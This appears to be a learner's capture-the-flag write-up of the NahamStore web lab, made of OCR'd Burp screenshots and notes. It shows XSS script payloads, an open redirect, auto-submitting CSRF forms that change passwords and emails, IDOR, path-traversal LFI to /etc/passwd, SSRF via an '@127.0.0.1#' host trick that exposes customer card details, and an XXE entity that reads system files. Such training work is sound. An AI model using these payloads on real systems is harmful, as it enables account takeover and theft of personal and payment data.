
Close title section and paste malicious script

```
</title><script>alert ("HACKED")</script>
```



XSS (question7)

The last XSS I found on non-existing page



A screenshot of a web browser displaying a 'Page Not Found' error page from 'nahamstore.thm'. The URL in the address bar is 'nahamstore.thm/<script>alert("HACKED")</script>'. The page content shows 'Page Not Found' and 'Sorry, we couldn't find /'. A modal dialog box is overlaid on the page, containing the text '⊕ nahamstore.thm' and 'HACKED', with an 'OK' button.

Open Redirect

first redirect (1)

second redirect (2)

The second redirect I saw before, but not test for Open Redirect

The screenshot shows a browser window with the URL `nahamstore.thm/account/addressbook?redirect_url=/basket`. The page title is "Address Book". On the left, there is a card for a contact named "Mr romchik romchik" with the details: romchik, romchik, 900000000. A red "Delete Record" button is at the bottom of this card. On the right, there is a "Create Address" form with fields for Title (dropdown menu showing "Mr"), First Name (text input), Last Name (text input), and Address (text input). The "First Name" field contains a single character "I".

If I fill in all the fields I will redirected to open site

nahamstore.thm/account/addressbook?redirect_url=https://www.google.pl

ocs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Shift Cipher - Online D...

NahamStore

Home Returns

900000000

Delete Record

Create Address

Title: Mr

First Name: <romchik>

Last Name: <romchik>

Address: <romchik>


State / County: <romchik>

Zip / Post Code: 900000000

Add Address

Q Search with Google or enter address

cs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Shift Cipher - Online D...



The banner features the Google logo and language options (PL, Zaloguj się). The main text reads "Zanim przejdziesz do Google" and "Używamy plików cookie i innych danych do:". It lists three purposes: "Dostarczania i utrzymywania usług Google", "Śledzenia przerw w działaniu usług i ochrony użytkowników przed spamem, oszustwami i nadużyciami", and "Pomiaru zaangażowania odbiorców oraz generowania statystyk dotyczących stron, aby lepiej zrozumieć, jak nasze usługi są używane, i aby poprawiać jakość tych usług". A link at the bottom says "Jeśli uchwierzasz "Zakoncentruj wszystko" będziemy używać plików cookie i innych danych także do...".

CSRF

password

I can change the password and email, so I can test for attack other user pages to change password and email

I use csrf generator, becouse I have not BURP PRO

REQUEST

```
POST /account/settings/password HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://nahamstore.thm
Connection: close
Referer: http://nahamstore.thm/account/settings/password
Cookie: session=701df13ec4f505b5244fc4ff68111950; token=95b3d68064326be3377eec7c76d4acf
Upgrade-Insecure-Requests: 1
change_password=12345678
```

CSRF PoC FORM

```
<html>
<body>
<form method="POST" action="http://nahamstore.thm/account/settings/password">
<input type="hidden" name="change_password" value="12345678"/>
<input type="submit" value="Submit">
</form>
</body>
</html>
```

Generate PoC Form Copy It Save as HTML

HTTP HTTPS

but add script for automatically submit password change

```
<script>
    document.forms[0].submit();
</script>
```

full csrf request:

```
<html>
<body>
<form method="POST" action="http://nahamstore.thm/account/settings/password">
<input type="hidden" name="change_password" value="12345678"/>
<input type="submit" value="Submit">
</form>
</body>
</html>
```

CSRF PoC Generator to save your time.

```
<script>
    document.forms[0].submit();
</script>
<html>
~ POST /account/settings/password HTTP/1.1
~ Host: nahamstore.thm
~ User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
~ Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
~ Accept-Language: en-US,en;q=0.5
~ Accept-Encoding: gzip, deflate
~ Content-Type: application/x-www-form-urlencoded
~ Content-Length: 23
~ Origin: http://nahamstore.thm
~ Connection: close
~ Referer: http://nahamstore.thm/account/settings/password
~ Cookie: session=701df13ec4f505b5244fc4ff68111950; token=95b3d68064326be3377eec7c76d4acf
```

CSRF PoC FORM

If I run this in firefox, this will change user password

```
$ vim pass.html
(kali㉿kali)-[~/THM/naham]
$ firefox pass.html
```

Update Passw X GitHub - merttasci/csrf-poc X GitHub - merttasci/csrf-poc X CSRF Simple PoC Generator X NahamStore - Update Passw X +

nahamstore.thm/account/settings/password

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Shift Cipher - Online D...

NahamStore Home Returns Account 13 Items

Password has been updated

Change Account Password

Password:

Change Password

email

The similar attack with email

But here is csrf protection , what I need to remove

Request

P Raw Hex

1 POST /account/settings/email HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 193
9 Origin: http://nahamstore.thm
10 Connection: close
11 Referer: http://nahamstore.thm/account/settings/email
12 Cookie: session=701df13ec4f505b5244fc4ff68111950; token=
95b3d68064326be3377eec7c76d4acfe
13 Upgrade-Insecure-Requests: 1
14
15 csrf_protect=
eyJkYXRhIjoizX1KMWMYVn1YMmxrSwpvMExDSjBhVzFsYZNSaGJYQWlPaU14TmpNU16QXdPRFl5SW4wPSIs
InNpZ25hdHVyZSI6IjhxMTRkZGNmZWNlNWE3MTU4NWQyYWQ20TB1OGU4NzQ1In%3D&change_email=
test%40test1.com

code:

```
<html>
    <body>
        <form method="POST" action="http://nahamstore.thm/account/settings/email">
            <input type="hidden" name="change_email" value="test@test1.com"/>
            <input type="submit" value="Submit">
        </form>

        </body>
        <script>
            document.forms[0].submit();
        </script>
    <html>
        ~
        ~
        ~
        ~
        ~
        ~
        ~
```

open with firefox

IDOR

ADDRESS_ID (question 1)

I found user from Michigan. His id was 1

Request	Response
<pre>Pretty Raw Hex 1 POST /basket HTTP/1.1 2 Host: nahamstore.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0. 8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 37 9 Origin: http://nahamstore.thm 10 Connection: close 11 Referer: http://nahamstore.thm/basket 12 Cookie: token=025cc61e9d7a97bb70154a6f4f038dfc; session=4986c90fe5ba6e5033b8b31c3cba74d2 13 Upgrade-Insecure-Requests: 1 14 15 address_id=1&card_no=1234123412341234</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 302 Found 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Tue, 07 Nov 2023 18:18:55 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Set-Cookie: session=4986c90fe5ba6e5033b8b31c3cba74d2; expires=Tue, 07-Nov-2023 19:18:55 GMT; Max-Age=3600; path=/ 7 Location: /account/orders/7 8 Content-Length: 0 9 10</pre>

Request	Response
<pre>Pretty Raw Hex 1 GET /account/orders/7 HTTP/1.1 2 Host: nahamstore.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0. 8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Origin: http://nahamstore.thm 8 Connection: close 9 Referer: http://nahamstore.thm/basket 10 Cookie: token=025cc61e9d7a97bb70154a6f4f038dfc; session=4986c90fe5ba6e5033b8b31c3cba74d2 11 Upgrade-Insecure-Requests: 1 12 13</pre>	<p>Order # 7</p> <p>PDF Receipt</p> <p>Shipping Address</p> <p>Mrs Rita Miles 3914 Charles Street Farmington Hills Michigan 48335</p> <p>Order Details</p> <p>Order Id: 7 Order Date: 07/11/2023 18:18:55 User Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0</p>

Try to find New York changed ID. Number 3 is from New York

Send Cancel < > Target: h

Request	Response
<pre>Pretty Raw Hex 1 POST /basket HTTP/1.1 2 Host: nahamstore.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 37 9 Origin: http://nahamstore.thm 10 Connection: close 11 Referer: http://nahamstore.thm/basket 12 Cookie: token=025cc61e9d7a97bb70154a6f4f038dfc; session=4986c90fe5ba6e5033b8b31c3cba74d2 13 Upgrade-Insecure-Requests: 1 14 15 address_id=3&card_no=1234123412341234</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 302 Found 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Tue, 07 Nov 2023 18:24:13 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Set-Cookie: session=4986c90fe5ba6e5033b8b31c3cba74d2; expires=Tue, 07-Nov-2023 19:24:13 GMT; Max-Age=3600; path=/ 7 Location: /account/orders/9 8 Content-Length: 0 9 10</pre>

Follow redirection and I see address

Send Cancel < > Target: h

Request	Response
<pre>Pretty Raw Hex 1 GET /account/orders/9 HTTP/1.1 2 Host: nahamstore.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Origin: http://nahamstore.thm 8 Connection: close 9 Referer: http://nahamstore.thm/basket 10 Cookie: token=025cc61e9d7a97bb70154a6f4f038dfc; session=4986c90fe5ba6e5033b8b31c3cba74d2 11 Upgrade-Insecure-Requests: 1 12 13</pre>	<p>NahamStore Home Returns Account ▾</p> <h2>Order # 9</h2> <p>PDF Receipt</p> <p>Shipping Address</p> <p>Mr Jimmy Jones 160 Broadway New York 10038</p> <p>Order Details</p> <p>Order Id: 9 Order Date: 07/11/2023 18:24:13 User Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0</p> <p>Product</p>

ID (question 2)

after I try to create pdf file and change id

Forward Drop Intercept is on Action Open browser

Pretty	Raw	Hex
<pre>Pretty Raw Hex 1 POST /pdf-generator HTTP/1.1 2 Host: nahamstore.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 15 9 Origin: http://nahamstore.thm 10 Connection: close 11 Referer: http://nahamstore.thm/account/orders/5 12 Cookie: token=025cc61e9d7a97bb70154a6f4f038dfc; session=4986c90fe5ba6e5033b8b31c3cba74d2 13 Upgrade-Insecure-Requests: 1 14 15 what=order&id=3</pre>		

But user_id parametr blocks. There is no this parametr to change, but I try to add this parametr

But didn't work

The screenshot shows a browser window with the URL 'nahamstore.thm/pdf-generator'. The page content displays the error message 'Order does not belong to this user_id'.

But after I send request with "&" URL-encoded : I got the id=3 PDF file

The screenshot shows a browser window with the URL 'nahamstore.thm/pdf-generator'. The page content displays an order summary for 'Order # 3'.
Shipping Address:
Charles Cook
4754 Swick Hill Street
Haran
Louisiana
70123
Order Details:
Order Id: **3**
Order Date: **22/02/2021 11:42:13**
Product Cost
Sticker Pack \$15.00
Total **\$15.00**

Local File Inclusion

The only files here is PDF and images

I found LFI in images

when clicking on image I saw a path to image

Status	Method	Domain	File	Initiator
200	GET	nahamstore.thm	product?id=1&name=Hoodie+++Tee	document
200	GET	nahamstore.thm	jquery.min.js	script
200	GET	maxcdn.bootstrapcdn.com	bootstrap.min.js	script
200	GET	nahamstore.thm	/product/picture/?file=c10fc8ea58cb0caef1edbc0949337ff1.jpg	img
404	GET	nahamstore.thm	favicon.ico	FaviconLoader.jsm:191

NO /etc/passwd on ubuntu !!!

The screenshot shows a browser window with the URL `nahamstore.thm/product/picture/?file=../../../../etc/passwd`. The status bar at the bottom of the browser says "File does not exist". Below the browser are several Kali Linux tool icons.

After some tries I got an error(

The screenshot shows a browser window with the URL `nahamstore.thm/product/picture/?file=../../../../etc/lfi/flag.txt`. The status bar at the bottom of the browser says "The image cannot be displayed because it contains errors". Below the browser are several Kali Linux tool icons.

```
curl http://nahamstore.thm/product/picture/?
file=../../../../etc/lfi/flag.txt

[(kali㉿kali)-[~/THM/naham]
$ curl http://nahamstore.thm/product/picture/?file=../../../../etc/lfi/flag.txt
{
}

[(kali㉿kali)-[~/THM/naham]
$ ]
```

SSRF

The server side reques forgery I found after clicking "check stock" button

Hoodie + Tee



Hoodie + Tee

\$25.00

Hack all the things with this awesome hoodie and t-shirt combination!

Discount Code

Add To basket

Check Stock



1 × +

Send Cancel < | ▾ | > | ▾

Request

Pretty Raw Hex

1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 40
10 Origin: http://nahamstore.thm
11 Connection: close
12 Referer: http://nahamstore.thm/product?id=1
13 Cookie: token=f2e3c60b5d87c204a433318f5f5286e1; session=ca8d47cbf5bb973355eb76236061c0ce
14
15 product_id=1&server=stock.nahamstore.thm

Found working payload

stock.nahamstore.thm@127.0.0.1#

```

Send ⚙️ Cancel ⏪ ⏴ ⏵ ⏶ Target: [REDACTED]
Request
Pretty Raw Hex
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 51
10 Origin: http://nahamstore.thm
11 Connection: close
12 Referer: http://nahamstore.thm/product?id=1
13 Cookie: token=f2e3c605d87c204a433318f5f5286e1; session=ca8d47cbf5bb973355eb76236061c0ce
14 product_id=1&server=stock.nahamstore.thm@127.0.0.1#
15

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 08 Nov 2023 17:17:06 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Set-Cookie: session=ca8d47cbf5bb973355eb76236061c0ce; expires=Wed, 08-Nov-2023 18:17:06 GMT; Max-Age=3600; path=/
7 Content-Length: 4254
8
9 <!DOCTYPE html>
10 <html lang="en">
11   <head>
12     <meta charset="utf-8">
13     <meta http-equiv="X-UA-Compatible" content="IE=edge">
14     <meta name="viewport" content="width=device-width, initial-scale=1">
15     <title>
16       NahamStore - Home
17     </title>
18     <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeKIdGJRkycuAHHRg320mUcww7on3RYdg4Va+PmSTsz/K68vbDEjh4u" crossorigin="anonymous">
19   </head>
20   <body>

```

Now I can fuzz subdomains

```
wfuzz -c -z file,/usr/share/seclists/Discovery/DNS/dns-Jhaddix.txt -u
"http://nahamstore.thm/stockcheck" -d
"product_id=2&server=stock.nahamstore.thm@FUZZ.nahamstore.thm#" --hw=0
```

```

*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
*****
```

```

Request
Target: http://nahamstore.thm/stockcheck
Total requests: 1

1 POST /stockcheck HTTP/1.1

```

ID	User-Agent	Response	Lines	Word	Chars	Payload	
000000001:	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0		200	0 L	1 W	65 Ch	"internal-api"

send request to find domain, and I see orders directory

```

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
1 x +
Send ⚙️ Cancel ⏪ ⏴ ⏵ ⏶ Target: [REDACTED]
Request
Pretty Raw Hex
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 69
10 Origin: http://nahamstore.thm
11 Connection: close
12 Referer: http://nahamstore.thm/product?id=1
13 Cookie: token=f2e3c605d87c204a433318f5f5286e1; session=ca8d47cbf5bb973355eb76236061c0ce
14 product_id=1&server=stock.nahamstore.thm@internal-api.nahamstore.thm#
15

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 08 Nov 2023 17:42:59 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Set-Cookie: session=ca8d47cbf5bb973355eb76236061c0ce; expires=Wed, 08-Nov-2023 18:42:59 GMT; Max-Age=3600; path=/
7 Content-Length: 65
8
9 {"server":"internal-api.nahamstore.com","endpoints":["\\orders"]}
```

Send request to orders directory, and I see all orders directories

Request

```
Pretty Raw Hex
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 76
10 Origin: http://nahamstore.thm
11 Connection: close
12 Referer: http://nahamstore.thm/product?id=1
13 Cookie: token=f2e3c60b5d87c204a433318f5f5286e1; session=ca8d47cbf5bb973355eb76236061c0ce
14
15 product_id=1&server=stock.nahamstore.thm@internal-api.nahamstore.thm/orders#
```

Response

```
Pretty Raw Hex Render
[{"id":"4dbc51716426d49f524e10d4437a5f5a","endpoint":"Vorders/4dbc51716426d49f524e10d4437a5f5a"}, {"id":"5ae19241b4b55a360e677fd9084c21c","endpoint":"Vorders/5ae19241b4b55a360e677fd9084c21c"}, {"id":"70ac2193c8049fce7101884fd4ef58e","endpoint":"Vorders/70ac2193c8049fce7101884fd4ef58e"}]
```

Check one by one

Send **Cancel** **<** **>** **Target: ht**

Request

```
Pretty Raw Hex
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 109
10 Origin: http://nahamstore.thm
11 Connection: close
12 Referer: http://nahamstore.thm/product?id=1
13 Cookie: token=f2e3c60b5d87c204a433318f5f5286e1; session=ca8d47cbf5bb973355eb76236061c0ce
14
15 product_id=1&server=stock.nahamstore.thm@internal-api.nahamstore.thm/orders/4dbc51716426d49f524e10d4437a5f5a#
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 08 Nov 2023 17:44:18 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Set-Cookie: session=ca8d47cbf5bb973355eb76236061c0ce; expires=Wed, 08-Nov-2023 18:44:18 GMT; Max-Age=3600; path=/
7 Content-Length: 386
8
9 {"id":"4dbc51716426d49f524e10d4437a5f5a","customer":{"id":1,"name":"Rita Miles","email":"rita.miles96@gmail.com","tel":"816-719-7115","address":{"line_1":"3914 Charles Street","city":"Farmington Hills","state":"Michigan","zipcode":"48335"},"items":[{"name":"Sticker Pack","cost":"15.00"}],"payment":{"type":"MasterCard","number":"5376118225360051","expires":"05/2024","CVV2":"610"}}}
```

And fin Jimmy Jones information

payload in burp:

Send **Cancel** **<** **>** **Target: http**

Request

```
Pretty Raw Hex
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 109
10 Origin: http://nahamstore.thm
11 Connection: close
12 Referer: http://nahamstore.thm/product?id=1
13 Cookie: token=f2e3c60b5d87c204a433318f5f5286e1; session=ca8d47cbf5bb973355eb76236061c0ce
14
15 product_id=1&server=stock.nahamstore.thm@internal-api.nahamstore.thm/orders/5ae19241b4b55a360e677fd9084c21c#
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 08 Nov 2023 17:45:43 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Set-Cookie: session=ca8d47cbf5bb973355eb76236061c0ce; expires=Wed, 08-Nov-2023 18:45:43 GMT; Max-Age=3600; path=/
7 Content-Length: 379
8
9 {"id":"5ae19241b4b55a360e677fd9084c21c","customer":{"id":2,"name":"Jimmy Jones","email":"jd.jones1997@yahoo.com","tel":"501-392-5473","address":{"line_1":"99 Clay Lick Road","city":"Englewood","state":"Colorado","zipcode":"80112"},"items":[{"name":"Hoodie + Tee","cost":"25.00"}],"payment":{"type":"MasterCard","number":"6190216301622131","expires":"11/2023","CVV2":"223"}}}
```

XXE injection

XXE (question 1)

I found in stock.nahamstore.thm . Here is the possibility query one of the product's stock

The screenshot shows two requests and their corresponding responses in Burp Suite.

Request 1:

```
1 GET /product HTTP/1.1
2 Host: stock.nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Response 1:

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 08 Nov 2023 18:08:36 GMT
4 Content-Type: application/json
5 Connection: close
6 Content-Length: 148
7
8 {
  "items": [
    {
      "id": 1,
      "name": "Hoodie + Tee",
      "stock": 56,
      "endpoint": "\/product\/1"
    },
    {
      "id": 2,
      "name": "Sticker Pack",
      "stock": 293,
      "endpoint": "\/product\/2"
    }
  ]
}
```

Request 2:

```
1 GET /product/1 HTTP/1.1
2 Host: stock.nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
```

Response 2:

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 08 Nov 2023 18:11:01 GMT
4 Content-Type: application/json
5 Connection: close
6 Content-Length: 41
7
8 {
  "id": 1,
  "name": "Hoodie + Tee",
  "stock": 56
}
```

Find cover parametr

The screenshot shows the terminal output of the ffuf command.

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u http://stock.nahamstore.thm/product/1?FUZZ -fs 41
```

[Status: 200, Size: 41, Words: 3, Lines: 1, Duration: 55ms] * FUZZ: comments

[Status: 200, Size: 41, Words: 3, Lines: 1, Duration: 56ms] * FUZZ: commenttext

[WARN] Caught keyboard interrupt (Ctrl-C)

```
Pretty Raw Hex
1 POST /stockcheck HTTP/1.1
2 (kali㉿kali)-[~/THM/naham]
3 $ ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u http://stock.nahamstore.thm/product/1?FUZZ -fs 41
4 Accept: */*
5 Accept-Encoding: gzip, deflate
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Request-Id: 1
8 Content-Length: 379
9 Origin: http://nahamstore.thm
10 Connection: close
11 Referer: http://nahamstore.thm/product?id=1
12 :: Method : GET
13 :: URL : http://stock.nahamstore.thm/product/1?FUZZ
14 :: Wordlist & servers: FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
15 :: Follow redirects : false
16 :: Calibration : false
17 :: Timeout : 10
18 :: Threads : 40
19 :: Matcher : Response status: 200,204,301,302,307,401,403,405,500
20 :: Filter : Response size: 41
21 :: Progress: [6453/6453] :: Job [1/1] :: 193 req/sec :: Duration: [0:00:28] :: Errors: 0 ::
```

[Status: 200, Size: 88, Words: 4, Lines: 3, Duration: 51ms] * FUZZ: xml

:: Progress: [6453/6453] :: Job [1/1] :: 193 req/sec :: Duration: [0:00:28] :: Errors: 0 ::

To read /etc/passwd I change request method to POST. Send request and copy xml code from response to request, and test payloads. In xml code I change 'error' to 'X-Token' on both sides, and add & on the begining , and ';' on the end of text inside X-Token

Send Cancel < | > Target: http://

Request				Response			
Pretty	Raw	Hex	Render	Pretty	Raw	Hex	Render
1 POST /product/1?xml=	HTTP/1.1			11 bin:x:2:2:bin:/usr/sbin/nologin			
2 Host: stock.nahamstore.thm				12 sys:x:3:3:sys:/dev/usr/sbin/nologin			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0				13 sync:x:4:65534:sync:/bin:/bin/sync			
4 Accept:				14 games:x:5:60:games:/usr/games:/usr/sbin/nologin			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.				15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin			
8				16 lp:x:7:1:lp:/var/spool/lpd:/usr/sbin/nologin			
5 Accept-Language: en-US,en;q=0.5				17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin			
6 Accept-Encoding: gzip, deflate				18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin			
7 Connection: close				19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin			
8 Upgrade-Insecure-Requests: 1				20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin			
9 Content-Length: 123				21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin			
10 Content-Type: application/x-www-form-urlencoded				22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin			
11				23 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin			
12 <?xml version="1.0"?>				24 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin			
13 <!DOCTYPE root [<!ENTITY hack SYSTEM 'file:///etc/passwd'>]>				25 gnats:x:41:41:Gnats Bug-Reporting System:/var/lib/gnats:/usr/sbin/nologin			
14 </data>				26 (admin):/var/lib/gnats:/usr/sbin/nologin			
<X-Token>				27 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin			
&hack;				28 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin			
</X-Token>				29 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin			
</data>				30 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin			
				31 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin			
				32 systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin			
